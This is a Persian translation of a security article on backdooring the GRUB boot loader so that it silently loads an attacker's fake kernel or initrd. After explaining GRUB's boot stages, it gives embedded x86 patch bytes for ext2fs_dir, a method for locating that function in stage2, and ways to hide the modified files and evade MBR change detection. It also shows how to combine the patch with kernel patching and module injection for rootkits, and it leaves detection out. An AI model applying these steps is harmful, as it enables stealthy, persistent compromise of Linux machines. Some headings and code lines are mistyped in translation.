


# عملیات نفوذ در بارکننده بوت<sup>۱</sup> GRUB

## ۱. مروری بر تروجان ها، Backdoor ها و Rootkit ها

از ۱۹۸۹ هنگامی که اولین ابزار log-editing ظاهر شد (Phrak 19 – Hiding Out Under Linux)، تروجان ها، backdoor ها و rootkit ها وارد شدند و محدوده وسیعی را نیز شامل می شدند، از یک ابزار user-mode ساده مانند LRK4/5 گرفته تا ابزارهای kernel-mode مثل knark، adore، adore-ng و SuckIT. Module Injection ظاهر شدند و امروزه نیز حتی Static Kernel Patching هم وارد بازی شده است. به دقت فکر کنید، چه چیزی هنوز دست نخورده باقی مانده است؟! بلی، این Boot Loader است که هنوز دست مایه تغییر نشده است. لذا در این مقاله، راهی را ارائه می دهیم تا Grub را طبق میل خود در آورید و با وجود تعیین فایل در grub.conf شما می توانید هسته، initrd image و grub.conf دیگری را بارگذاری یا load کنید. این مقاله بر اساس لینوکس با سیستم فایل های EXT2 و EXT3 تحت سیستم x86 نوشته شده است.

## ۲. فرآیند بوت با GRUB

۲،۱ چگونه کار می کند؟



<sup>1</sup> Boot Loader

## stage 1,2

stage 1 برابر ۵۱۲ بایت می باشد، می توانید کن منبع آنرا در stage1/stage1.s ببینید. این فایل در MBR یا در boot sector مربوط به اولین پارتیشن نصب می شود. کاری که ما می خواهیم انجام دهیم بسیار ساده است. تنها یک sector خاص (آنرا در stage2\_sector تعریف می کنیم) را در یک آدرس خاص (که در stage2\_address یا stage2\_segment آنرا تعریف می کنیم) بارگذاری می کنیم. اگر stage1.5 پیکربندی شده باشد، اولین سکتور stage1.5 در آدرس 0200:000 بارگذاری شده است. اگر اینطور نبود، اولین سکتور stage2 در آدرس 0800:0000 بارگذاری شده است.

## 1,3 stage 2 و stage 1.3

می دانیم که grub یک بارکننده حساس فایل سیستم می باشد، یعنی grub می تواند فایلها را از سیستم های مختلف درک کرده و بخواند و اینکار را بدون کمک سیستم عامل انجام می شود. پس، چیزی اندکی محرمانه می نماید همان stage1.5 و stage2 می باشد. نگاهی به /boot/grub/ببندازید، فایل های زیر را خواهید یافت:

stage1, stage2, e2fs\_stage1\_5, fat\_stage1\_5, ffs\_stage1\_5, minix\_stage1\_5, reiserfs\_stage1\_5

ما stage1 را در قسمت ۱,۲ توضیح داده ایم، فایل stage1 در MBR یا boot sector نصب خواهد شد. پس حتی اگر شما فایل stage1 را پاک کنید، بوت سیستم تحت تاثیر این عمل شما قرار نخواهد گرفت. راجع به فایل کردن فایل های stage2 و \*\_stage1\_5 چه فکری می کنید؟! آیا سیستم هنوز هم می تواند بوت شود؟! جواب در ابتدا خیر است ولی بعدا بلی خواهد بود!! با هم بررسی می کنیم که فایل های \*\_stage1\_5 و stage2 چگونه تولید شده اند:

### e2fs\_stage1\_5:

```
gcc -o e2fs_stage1_5.exec -nostdlib -Wl,-N -Wl,-Ttext -Wl,2000
e2fs_stage1_5_exec-start.o e2fs_stage1_5_exec-asm.o
e2fs_stage1_5_exec-common.o e2fs_stage1_5_exec-char_io.o
e2fs_stage1_5_exec-disk_io.o e2fs_stage1_5_exec-stage1_5.o
e2fs_stage1_5_exec-fsys_ext2fs.o e2fs_stage1_5_exec-bios.o
objcopy -O binary e2fs_stage1_5.exec e2fs_stage1_5
```

### stage2:

```
gcc -o pre_stage2.exec -nostdlib -Wl,-N -Wl,-Ttext -Wl,8200
pre_stage2_exec-asm.o pre_stage2_exec-bios.o pre_stage2_exec-boot.o
pre_stage2_exec-builtins.o pre_stage2_exec-common.o
pre_stage2_exec-char_io.o pre_stage2_exec-cmdline.o
pre_stage2_exec-disk_io.o pre_stage2_exec-gunzip.o
pre_stage2_exec-fsys_ext2fs.o pre_stage2_exec-fsys_fat.o
pre_stage2_exec-fsys_ffs.o pre_stage2_exec-fsys_minix.o
pre_stage2_exec-fsys_reiserfs.o pre_stage2_exec-fsys_vstafs.o
pre_stage2_exec-hercules.o pre_stage2_exec-serial.o
pre_stage2_exec-smp-imps.o pre_stage2_exec-stage2.o
pre_stage2_exec-md5.o
objcopy -O binary pre_stage2.exec pre_stage2
cat start pre_stage2 > stage2
```

بر اساس خروجی های بالا، قالب یا طرح (layout) باید بصورت زیر باشد:

### e2fs\_stage1\_5:

```
[start.S] [asm.S] [common.c] [char_io.c] [disk_io.c] [stage1_5.c] [fsys_ext2fs.c] [bios.c]
```

### stage2:

```
[start.S] [asm.S] [bios.c] [boot.c] [builtins.c] [common.c] [char_io.c] [cmdline.c] [disk_io.c] [gunzip.c] [fsys_ext2fs.c] [fsys_fat.c] [fsys_ffs.c] [fsys_minix.c] [fsys_reiserfs.c] [fsys_vstafs.c] [hercules.c] [serial.c] [smp-imps.c] [stage2.c] [md5.c]
```

همان طور که می بینید e2fs\_stage1\_5 و stage2 مشابه هم هستند. اما e2fs\_stage1\_5 کوچکتر

است که حاوی مازول های اصلی می باشد (ورودی/خروجی دیسک، انتقال رشته، راه اندازی سیستم، کار با سیستم فایل ext2/3)، درحالیکه همه موارد در stage2 یافت می شوند که حاوی تمام فایل های مازول سیستمی، display، encryption و ... می باشد.

start.s برای Grub یک جز بسیار مهم بشمار می رود. stage1 فایل start.s را در 0200:0000 (اگر

stage1\_5 پیکربندی شده باشد) یا 0800:0000 بارگذاری می کند، سپس به آن jump می کند. وظیفه start.s

بسیار ساده است (این فایل تنها ۵۱۲ بایت می باشد). این فایل دیگر اجزای stage1\_5 و stage2 را در حافظه

بارگذاری می کند. سوال این است که، زمانی که سیستم فایل مرتبط با کد بارگذاری نشده باشد، grub چگونه مکان

sector های باقیمانده را می فهمد؟! اینجا است که start.s یک حقه پیاده می کند!

### blocklist\_default\_start:

```
.long 2 /* this is the sector start parameter, in logical sectors from the start of the disk, sector 0 */
```

### blocklist\_default\_len:

```
/* this is the number of sectors to read */
```

```
#ifdef STAGE1_5
```

```
.word 0 /* the command "install" will fill this up */
```

```
#else
```

```
.word (STAGE2_SIZE + 511) >> 9
```

```
#endif
```

### blocklist\_default\_seg:

```
#ifdef STAGE1_5
```

```
.word 0x220
```

```
#else
```

```
.word 0x820 /* this is the segment of the starting address to load the data into */
```

```
#endif
```

```
firstlist: /* this label has to be after the list data!!! */
```

در زیر مثالی را ببینید:

### # hexdump -x -n 512 /boot/grub/stage2

```
...
00001d0 [ 0000 0000 0000 0000 ] [ 0000 0000 0000 0000 ]
00001e0 [ 62c7 0026 0064 1600 ] [ 62af 0026 0010 1400 ]
00001f0 [ 6287 0026 0020 1000 ] [ 61d0 0026 003f 0820 ]
```

ما خطوط فوق را به صورت زیر تفسیر می کنیم:

سکتورهای 0x3f (با شماره 0x2661d0 شروع می شوند) در 0x0820:0000، سکتورهای 0x20 (با

شماره 0x266287 شروع می شوند) در 0x1000:0000، سکتورهای 0x10 (با شماره 0x2662af شروع می شوند)

در 0x1400:00، سکتورهای 0x64 (با شماره 0x2662c7 شروع می شوند) در 0x1600:0000 بارگذاری می شوند.

در توضیحاتی که انجام شد، stage2 دارای سکتورهای 0xd4 (برابر 0x64+0x10+0x20+0x3f+1) می باشد و اندازه فایل ۱۰۸۳۲۸ بایت می باشد و دو انطباق (match) نیز وجود دارد (اندازه سکتور ۵۱۲ می باشد). هنگامی که start.s اجرا را پایان می بخشد، stage1\_5 و stage2 به طور کامل بارگذاری شده اند. start.s به asm.s می پرد و اجرا را ادامه می دهد.

هنوز یک مشکل وجود دارد، چه هنگامی stage1.5 پیکربندی می شود؟ در حقیقت، stage1.5 ضروری نیست. وظیفه آن بارگذاری /boot/grub/stage2 در حافظه یم باشد. اما توجه کنید که stage1.5 از فایل سیستم برای بارگذاری فایل stage2 استفاده می کند:

این فایل entry را آنالیز کرده، inode مربوط به stage2 و همچنین blocklist های مربوط به stage2 را دریافت می دارد. بنابراین، اگر stage1.5 پیکربندی شود، stage2 با استفاده از سیستم فایل بارگذاری می شود و در غیراین صورت، stage2 هم با stage2\_sector در stage1 و هم با لیست سکتورهای موجود در start.s مربوط به stage2 بارگذاری می شود. عملیات زیر را دنبال می کنیم تا موضوع را بهتر درک کنیم (ext2/ext3):

```
# mv /boot/grub/stage2 /boot/grub/stage2.bak
```

اگر stage1.5 پیکربندی شده باشد، بوت با موفقیت انجام نشده و stage1.5 نمی تواند /boot/grub/stage2 را در سیستم فایل پیدا کند. اما اگر stage1.5 پیکربندی نشده باشد، بوت با موفقیت انجام می شود! علت این موضوع این است که mv، طرح فیزیکی stage2 را تغییر نمی دهد، لذا stage2\_sector یکسان باقی می ماند و همچنین لیست های سکتور در stage2.

تا حال به این گونه عمل کرده ایم: stage2 → stage1.5 (→ stage1). لذا همه موارد را در بازی خود شرکت داده ایم! فایل asm.s به حالت Protected سوئیچ می کند، /boot/grub/grub.conf (یا menu.lst) را باز کرده، پیکربندی را دریافت کرده، menu ها را نمایش داده و برای فعالیت کاربر منتظر می ماند. بعد از اینکه کاربر هسته را انتخاب می کند، grub، به سراغ بارگذاری kernel image (یا در بعضی مواقع ramdisk image) رفته و سپس هسته را بوت می کند.

## ۱,۴ Grub Util

اگر grub شما توسط ویندوز جاینویسی شده، می توانید از Grub Util جهت نصب مجدد grub استفاده کنید.

```
# grub
---
grub > find /grub/stage2      <- if you have boot partition
or
grub > find /boot/grub/stage2 <- if you don't have boot partition
---
(hd0,0)                       <= the result of 'find'
grub > root (hd0,0)          <- set root of boot partition
---
grub > setup (hd0)           <- if you want to install grub in mbr
or
grub > setup (hd0,0)         <- if you want to install grub in the
---                               boot sector
Checking if "/boot/grub/stage1" exists... yes
Checking if "/boot/grub/stage2" exists... yes
Checking if "/boot/grub/e2fs_stage1_t" exists... yes
```

```
Running "embed /boot/grub/e2fs_stage1_5 (hd0)"... 22 sectors are
embedded succeeded.          <= if you install grub in boot sector,
                               this fails
Running "install /boot/grub/stage1 d (hd0) (hd0)1+22 p
(hd0,0)/boot/grub/stage2 /boot/grub/grub.conf"... succeeded
Done
```

همان طور که می بینیم، grub util سعی در جاسازی stage1.5 (در صورت امکان) دارد. اگر grub در MBR نصب شده باشد، stage1.5 بعد از MBR بارگذاری شده و تعداد سکتورها ۲۲ خواهد بود. اگر grub در boot sector نصب شده باشد، فضای کافی برای جاسازی stage1.5 وجود ندارد (superblock در آفست 0x400 برای پارتیشن ext2 یا ext3 وجود دارد، تنها 0x200 برای stage1.5 بکار می رود)، لذا دستور 'embed' ناکام می ماند! برای اطلاعات بیشتر به راهنمای grub و کدهای منبع مراجعه کنید.

### ۳. احتمال بارگذاری فایل های مشخص

Grub فایل سیستمی mini (کوچک) مخصوص خود را برای ext2/3 دارد؛ از grub\_open()، grub\_read() و grub\_close() برای باز کردن، خواندن و بستن یک فایل استفاده می کند. اکنون نگاهی به ex2fs\_dir بیاندارید.

```
/* preconditions: ext2fs_mount already executed, therefore supblk in buffer known as
* SUPERBLOCK
* Returns: 0 if error, nonzero iff we were able to find the file successfully
* postconditions: on a nonzero return, buffer known as INODE contains the inode of the file
* we were trying to look up
* side effects: messes up GROUP_DESC buffer area
*/
int ext2fs_dir (char *dirname) {
int current_ino = EXT2_ROOT_INO;          /*start at the root */
int updir_ino = current_ino;             /* the parent of the current directory */
...
}
```

فرض کنید که خط موجود در grub.conf بصورت زیر می باشد:

```
kernel=/boot/vmlinuz-2.6.11 ro root=/dev/hda1
```

grub\_open فایل ext2fs\_dir (/boot/vmlinuz-2.6.11 یا root=/dev/hda1) را فراخوانی میکند، ext2fs\_dir اطلاعات inode را در INODE قرار می دهد، سپس grub\_read می تواند از INODE برای دریافت داده ها از هر آفست استفاده کند (برای هدایت بلاک ها، نقشه در i\_blocks[] → INODE مستقر می شود). درون ext2fs\_dir بصورت زیر می باشد:

1. /boot/vmlinuz-2.6.11 ro root=/dev/hda1  
^ inode = EXT2\_ROOT\_INO, put inode info in INODE;
2. /boot/vmlinuz-2.6.11 ro root=/dev/hda1  
^ find dentry in '/', then put the inode info of '/boot' in INODE;
3. /boot/vmlinuz-2.6.11 ro root=/dev/hda1  
^ find dentry in '/boot', then put the inode info of  
'/boot/vmlinuz-2.6.11' in INODE;
4. /boot/vmlinuz-2.6.11 ro root=/dev/hda1  
^ the pointer is space, INODE is regular file,  
returns 1(success), INODE contains info about

'/boot/vmlinuz-2.6.11'.

اگر در این کد اختلالی بوجود آوریم و اطلاعات inode مربوط به file\_fake (یک فایل دلخواه از خودمان) را بازگردانیم، grub احتمالاً file\_fake را بارگذاری خواهد کرد و آنرا به صورت -vmlinuz-2.6.11 فرض خواهد کرد. با استفاده از مراحل زیر می توانیم این کار را انجام دهیم:

1. /boot/vmlinuz-2.6.11 ro root=/dev/hda1  
^ inode = EXT2\_ROOT\_INO;
2. boot/vmlinuz-2.6.11 ro root=/dev/hda1  
^ change it to 0x0, change EXT2\_ROOT\_INO to inode of file\_fake;
3. boot/vmlinuz-2.6.11 ro root=/dev/hda1  
^ EXT2\_ROOT\_INO(file\_fake) info is in INODE, the pointer is 0x0,  
INODE is regular file, returns 1.

ما آرگومان ex2fs\_dir را تغییر می دهیم، آیا اینکار هیچ گونه تاثیرات جانبی نیز دارد؟ آخرین قسمت را فراموش نکنید "ro root=/dev/hda1"، این پارامتری است که به هسته منتقل شده است. بدون آن، هسته نمی تواند بطور صحیح بوت شود. دستور "cat/proc/cmdline" را وارد کنید تا پارامتر هسته را ببینید. اکنون بیایید درون "kernel=..." را بررسی کنیم. kernel\_func خط "kernel=..." را پردازش می کند.

```
static int
kernel_func (char *arg, int flags)
{
...
/* Copy the command-line to MB_CMDLINE. */
grub_memmove (mb_cmdline, arg, len + 1);
kernel_type = load_image (arg, mb_cmdline, suggested_type, load_flags);
...
}
```

arg و mb\_cmdline دو کپی از رشته "/boot/vmlinuz-2.6.11 ro root=/dev/hda1" را دارند (هیچ همپوشانی وجود ندارد، لذا در حقیقت grub\_memmove همان grub\_memcpy است). در load\_image می بینید که arg و mb\_cmdline با یکدیگر مخلوط نشده اند. بنابراین، نتیجه این خواهد بود که هیچ گونه تاثیرات جانبی وجود نخواهد داشت. اگر راجع به این موضوع مطمئن نیستید، می توانید کدهایی را اضافه کنید تا همه چیز به حالت قبل برگردد.

## ۴. تکنیک های نفوذ

تکنیک های نفوذی که در اینجا مطرح می شوند باید برای تمام نسخه های GRUB و با همه نسخه های لینوکس سازگار باشند.

### ۱۴.۱ چگونه بارگذاری file\_fake

ما می توانیم یک jump را در ابتدای ex2fs\_dir اضافه کنیم، سپس اولین کاراکتر مربوط به آرگومان "current\_ino = EXT2\_ROOT\_INO" را به "current\_ino = INODE\_OF\_FAKE\_FILE" تغییر داده و سپس به عقب برگردیم.

**توجه:** تنها هنگامی که شرایط خاصی وجود داشته باشد، شما می توانید file\_fake را بارگذاری کنید. یعنی، هنگامی که سیستم می خواهد boot/vmlinuz-2.6.11 را باز کند، آنگاه boot/file\_fake برگشت داده می شود. در حالیکه هنگامی که سیستم boot/grub/grub.conf را نیاز دارد، فایل صحیح و اصلی بایستی برگشت داده شود. اگر کد هنوز هم boot/file\_fake را برگشت می دهد، شما Menu Display نخواهید داشت و در نتیجه بعد از بوت، منوها وجود ندارند.

Jump یا عملیات پرش بسیار ساده است، اما چگونه "current\_ino = INODE\_OF\_FAKE\_FILE" تنظیم کنیم؟

```
int ext2fs_dir (char *dirname) {
int current_ino = EXT2_ROOT_INO;      /*start at the root */
int updir_ino = current_ino;         /* the parent of the current directory */
...
```

EXT2\_ROOT\_INO برابر با ۲ می باشد، لذا current\_ino و updir\_ino با ۲ مقدار اولیه داده شده اند. کد اسمبلی متناظر با این وضعیت بایستی شبیه "movl \$2, 0xffffXXXX(\$esp)" باشد. اما بهینه سازی کار را نیز در خالص داشته باشید: هم current\_ino و هم updir\_ino دارای مقدار تخصیصی ۲ هستند و لذا نتیجه بهینه سازی شده بصورت "movl \$2, 0xffffXXXX(\$esp)" و "movl \$2, 0xffffYYYY(\$esp)"، یا "movl %reg, 0xffffXXXX(\$esp)" "movl %reg, 0xffffYYYY(\$esp)" یا دیگر جایگشت ها خواهد بود. نوع آنها int و مقدار آنها ۲ می باشد، بنابراین امکان "xor %eax, %eax; inc %eax; movb \$0x2, %al" همچنین است و همچنین با "xor %eax, %eax; movb \$0x2, %al" یکسان خواهد بود. چیزی که ما احتیاج داریم، جستجوی 0x00000002 از ext2fs\_dir به ext2fs\_dir + depth (مثلا ۱۰۰ بایت) و سپس تغییر 0x00000002 به INODE\_OF\_FAKE\_FILE می باشد (عجب پاراگراف ثقیلی!!)

```
static char ext2_embed_code[] = {
    0x60,          /* pusha          */
    0x9c,          /* pushf          */
    0xeb, 0x28,    /* jmp 4f         */
    0x5f,          /* 1: pop %edi   */
    0x8b, 0xf,     /* movl (%edi), %ecx */
    0x8b, 0x74, 0x24, 0x28, /* movl 40(%esp), %esi */
    0x83, 0xc7, 0x4, /* addl $4, %edi */
    0xf3, 0xa6,    /* repz cmpsb %es:(%edi), %ds:(%esi) */
    0x83, 0xf9, 0x0, /* cmp $0, %ecx */
    0x74, 0x2,     /* je 2f         */
    0xeb, 0xe,     /* jmp 3f         */
    0x8b, 0x74, 0x24, 0x28, /* 2: movl 40(%esp), %esi */
    0xc6, 0x6, 0x00, /* movb $0x0, (%esi) '\0' */
    0x9d,          /* popf          */
    0x61,          /* popa          */
    0xe9, 0x0, 0x0, 0x0, 0x0, /* jmp change_inode */
    0x9d,          /* 3: popf          */
    0x61,          /* popa          */
    0xe9, 0x0, 0x0, 0x0, 0x0, /* jmp not_change_inode */
    0xe8, 0xd3, 0xff, 0xff, 0xff, /* 4: call 1b      */

    0x0, 0x0, 0x0, 0x0, /* kernel filename length */
    0x0, 0x0, 0x0, 0x0, 0x0, 0x0, /* filename string, 48B in all */
    0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
    0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
}
```

```

0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
0x0, 0x0, 0x0, 0x0, 0x0, 0x0

```

```
};
```

```
memcpy(buf_embed, ext2_embed_code, sizeof(ext2_embed_code));
```

(البته شما می توانید الگوریتمی برای مقایسه رشته طبق میل خود بنویسید)

```
/* embedded code, 2nd part, change_inode */
```

```
memcpy(buf_embed + sizeof(ext2_embed_code), s_start, s_mov_end - s_start);
```


```
modify_EXT2_ROOT_INO_to_INODE_OF_FAKE_FILE();
```

```
/* embedded code, 3rd part, not_change_inode*/
```

```
memcpy(buf_embed + sizeof(ext2_embed_code) + (s_mov_end - s_start) + 5,
```

```
s_start, s_mov_end - s_start);
```

نتیجه کد فوق به صورت زیر می باشد:



## ۱۴,۲ پگونگی تعیین محل ext2fs\_dir

این قسمت سخت کار می باشد. Stage2 توسط objcopy تولید شده، لذا تمام اطلاعات ELF بسته بندی

شده و هیچ جدول نشانه یا Symbol Table ای وجود ندارد! شما باید چندین الگو یا PATTERN را برای تعیین

محل ext2fs\_dir پیدا کنید.

اولین انتخاب  $\log_2$  می باشد:

```

#define long2(n) ffz(~(n))
static __inline__ unsigned long
ffz (unsigned long word)
{
    __asm__ ("bsfl %1, %0"

```

```

        : "=r" (word)
        : "r" (~word));
    return word;
}
group_desc = group_id >> log2 (EXT2_DESC_PER_BLOCK (SUPERBLOCK));

```

ffz بصورت `__inline__` اعلان شده است تا نشان می دهد که شاید این تابع `inline` شده باشد و شاید هم نشده باشد. انتخاب بعدی `s_inodes_per_group` در `SUPERBLOCK` → زیر می باشد:

```

group_id = (current_ino - 1) / (SUPERBLOCK->s_inodes_per_group);
#define RAW_ADDR(x) (x)
#define FSYS_BUF RAW_ADDR(0x68000)
#define SUPERBLOCK ((struct ext2_super_block *) (FSYS_BUF))
struct ext2_super_block {
    ...
    __u32 s_inodes_per_group    /* # Inodes per group */
    ...
}

```

آنگاه طبق محاسبات ما معلوم می شود که `s_inodes_per_group` در `SUPERBLOCK` → `0x68028` قرار دارد. این آدرس تنها در `ext2fs_dir` ظاهر می شود، لذا احتمال همپوشی یا تصادم پائین است. بعد از تعیین محل `0x68028`، چگونه باید شروع `ext2fs_dir` را تشخیص دهیم؟ البته، شما می توانید به عقب برگشته و بدنبال `0xc3` بگردید. اما اگر آن، تنها بخشی از یک دستور مانند عملگر بود چطور؟! باید گفت، بعضی مواقع، `gcc` چندین کد اضافی را اضافه می کند تا آدرس تابع را تخصیص دهد (۴ بایت / ۸ بایت / ۱۶ بایت). حال سوال این است که چگونه از این کدهای زائد عملیات `jump` را انجام دهیم؟ آیا تنها راه، لیست کردن تمام ترکیب های ممکن می باشد؟ این روش عملی است اما ایده آل نیست. ما `fsys_table` را بصورت زیر می بینیم:

```

struct fsys_entry fsys_table[ NUM_FSYS + 1 ] =
{
    ...
    # ifdef FSYS_FAT
    {"fat", fat_mount, fat_read, fat_dir, 0, 0},
    # endif
    # ifdef FSYS_EXT2FS
    {"ext2fs", ext2fs_mount, ext2fs_read, ext2fs_dir, 0, 0},
    # endif
    # ifdef FSYS_MINIX
    {"minix", minix_mount, minix_read, minix_dir, 0, 0},
    # endif
    ...
};

```

`fsys_table` مانند زیر فراخوانی می شود:

```

if ((* (fsys_table[fsys_type].mount_func)) () != 1)

```

لذا حقه ای که ما پیاده می کنیم این است که:

۱. رشته "ext2fs" را در stage2 جستجو می کنیم، آفست آنرا بدست می آوریم، سپس آنرا به آدرس حافظه ای addr\_1 تبدیل می کنیم (stage2 از 0800:0000 شروع می شود).

۲. addr\_1 را در stage2 جستجو می کنیم، آفست آنرا بدست می آوریم، سپس ۵ عدد صحیح بعدی را بدست می آوریم (مثلا این اعداد A، B، تا E می باشند) و آنگاه عبارت منطقی زیر را خواهیم داشت:

$A < B ? B < C ? C < \text{addr\_1} ? D == 0 ? E == 0 ?$

اگر جواب هر کدام "No" (یا خیر-نقص شرط) بود، دستور 1 goto را خواهیم داشت و جستجو را مجددا

ادامه خواهیم داد.

۳. آنگاه C آدرس حافظه ای ext2fs\_dir خواهد بود، آنرا به آفست فایل تبدیل کنید و پایان بازی!

### ۱۴,۳ پگهنگی نفوذ به GRUB

با نکاتی که در بخش های ۴,۱ و ۴,۲ گفته شد، می توانیم براحتی در grub نفوذ کنیم. اولین هدف stage2 می باشد. آدرس شروع ext2fs\_dir را بدست می آوریم، یک JMP را در جایی اضافه می کنیم و سپس کد جاسازی شده را کپی می کنیم. اما سوال این است که آن جا کجاست!؟

واضح است که دنباله stage2 کامل نیست و این سبب تغییر اندازه فایل می شود. می توانیم minix\_dir را بعنوان هدف خودمان انتخاب کنیم. راجع به fat\_mount چه فکری دارید!؟ آن هم درست در کنار ext2fs\_dir می باشد. اما جواب خیر می باشد. نگاهی به "root..." بیاندازید.

```
root_func()->open_device()->attemp_mount()  
for (fsys_type = 0; fsys_type < NUM_FSYS  
    && (*(fsys_table[fsys_type].mount_func)) () != 1; fsys_type++);
```

نگاهی به fsys\_table بیاندازید، fat در جلوی ext2 می باشد، لذا fat\_mount ابتدا فراخوانی می شود.

اگر fat\_mount دستکاری شود، نتایجی پیش می آید که بسیار گیج کننده خواهند بود. لذا برای اینکه این چیزها را امن کنیم، minix\_dir را انتخاب می کنیم.

اکنون، stage2 شما می تواند file\_fake را بارگذاری کند. اندازه همان است، اما مقدار hash تغییر کرده

است.

### ۱۴,۴ مخفی کردن پیژها

چرا ما باید از boot/grub/stage2 استفاده کنیم؟ می توان کاری انجام داد که stage1 به

```
stage2_fake(cp stage2 stage2_fake, modify stage2_fake)
```

پرش کند، لذا stage2 دست نخورده باقی می ماند. ار شما stage2\_fake را به stage2 کپی کنید (cp)،

stage2\_fake کار نخواهد کرد. آیا لیست های سکتور را در start.s به خاطر می آورید؟! شما مجبور هستید تا

لیست ها را به stage2\_fake تغییر دهید و نه خود stage2 اصلی را. می توانید inode بدست آورده و i\_block[] را

بگیرید، آنگاه لیست های بلوک در آنجا خواهند بود (فراموش نکنید که آفست پارتیشن را اضافه کنید). شما باید

VFS را جهت دریافت اطلاعات inode دور بزنید و برای اینکار به مرجع ۱ در فهرست منابع رجوع کنید.

چون از stage2\_fake استفاده می کنید، لذا آدرس متناظر در stage1 باید تغییر داده شود. اگر stage1.5 نصب نشده باشد، اینکار بسیار ساده است، شما تنها stage2\_sector را از stage2\_orig به stage2\_fake (MBR تغییر کرده است) تغییر می دهید. اگر stage1.5 نصب شده باشد می توانید stage1.5 را نادیده گرفته و stage2\_address، stage2\_sector و stage2\_segment مربوط به stage1 را تغییر دهید. این کار ریسک بالایی دارد، چرا که اگر "virus protection" در BIOS فعال باشد، تغییرات MBR تشخیص داده نخواهند شد و همچنین رشته های "Grub stage1.5" و "Grub Loading, Please Wait" به "Grub Stage2" تغییر خواهند کرد. براحتی می توان تغییر این رشته ها را در صفحه بوت دید.

اگر واقعا می خواهید زیرکانه و مخفیانه عمل کنید، می توانید به stage1.5 نفوذ کنید که این کار را نیز می توانید با تکنیک های مشابه در قسمت های ۴,۱ و ۴,۲ انجام دهید. فراموش نکنید که لیست های سکتور stage1.5 (start.s) را تغییر دهید- باید کد جاسازی خود را در انتهای آن اضافه کنید.

شما می توانید چیزها را بیشتر از این هم مخفیانه کنید؛ می توانید کاری کنید که stage2\_fake و kernel\_fake در FS مخفی باشند که این کار را با پاک کردن entry مربوطه در boot/grub می توان انجام داد. اگر قصد اعمال تغییرات بیشتری هستید، inode\_of\_stage2 را به inode\_from\_1\_to\_10 ببرید (move کنید).

## ۵. کاربرد

آمیختن تکنیک های زیر با تکنیک های تشریح شده در بالا، می تواند به نفوذ هرچه بیشتر در grub بیانجامد.

**توجه:** تمام فایل ها بایستی در یک پارتیشن باشند!

الف). ترکیب تکنیک با عملیات Static Kernel Patch

- A- cp kernel.orig kernel.fake
- B- static kernel patch with kernel.fake
- C- cp stage2 stage2.fake
- D- hack\_grub stage2.fake kernel.orig inode\_of\_kernel.fake
- E- hide kernel.fake and stage2.fake

که در این بین قسمت چهارم اختیاری می باشد. برای کسب اطلاعات بیشتر راجع به قسمت دوم هم می توانید به مرجع دوم از فهرست منابع مراجعه کنید.

ب). ترکیب تکنیک با Module Injection

- A- cp initrd.img.orig initrd.img.fake
- B- module injection with initrd.img.fake
  - a. ext3.[k]o
- C- cp stage2 stage2.fake
- D- hack\_grub stage2.fake initrd.img inode\_of\_initrd.img.fake
- E- hide initrd.img.fake and stage2.fake

از این بین، گزینه آخر اختیاری است.

پ). ایجاد یک grub.conf تقلبی

ت). و ...

## ۶. پایان

LILO یک boot loader دیگر است که در محیط لینوکس استفاده می شود، اما بر خلاف GRUB، حساس به فایل سیستم نیست. لذا LILO فایل های سیستمی درون ساخت ندارد و برای بوت کردن سیستم به `/boot/map.b` و `/boot/bootsect.b` تکیه دارد. لذا، اگر وقت یا شرایط لازم را ندارید می توانید یک `lilo.conf` تقبلی بنویسید که `a.img` را نشان داده ولی `b.img` را بارگذاری کند. همچنین می توانید کاری کنید که LILO فایل `/boot/map.b.fake` را بارگذاری کند. جزئیات اینکار را به خودتان محول می کنیم!

**تذکر:** تکنیک های تشخیص نفوذ به GRUB در این مقاله ذکر نشدند، در صورت نیاز آماده به ارائه این تکنیک ها نیز هستم.

## منابع

- **Design and Implementation of the Second Extended Filesystem:**  
<http://e2fsprogs.sourceforge.net/ext2intro.html>
- **Ways to hide files in ext2/3 filesystem (Chinese):**  
<http://www.linuxforum.net/forum/gshowflat.php?Cat=&Board=security&Number=545342&page=0&view=collapsed&sb=5&o=all&vc=1>
- **Static Kernel Patching:** <http://www.phrack.org/show.php?p=60&a=8>
- **Infecting Loadable Kernel Modules:** <http://www.phrack.org/show.php?p=61&a=10>
- **Ways to find 2.6 kernel rootkits (Chinese):**  
<http://www.linuxforum.net/forum/gshowflat.php?Cat=&Board=security&Number=540646&page=0&view=collapsed&sb=5&o=all&vc=1>

ترجمه: سعید بیکی ([cephexin@secumania.net](mailto:cephexin@secumania.net))

**Secumania Security & Vulnerability Research Lab**  
[www.secumania.net](http://www.secumania.net)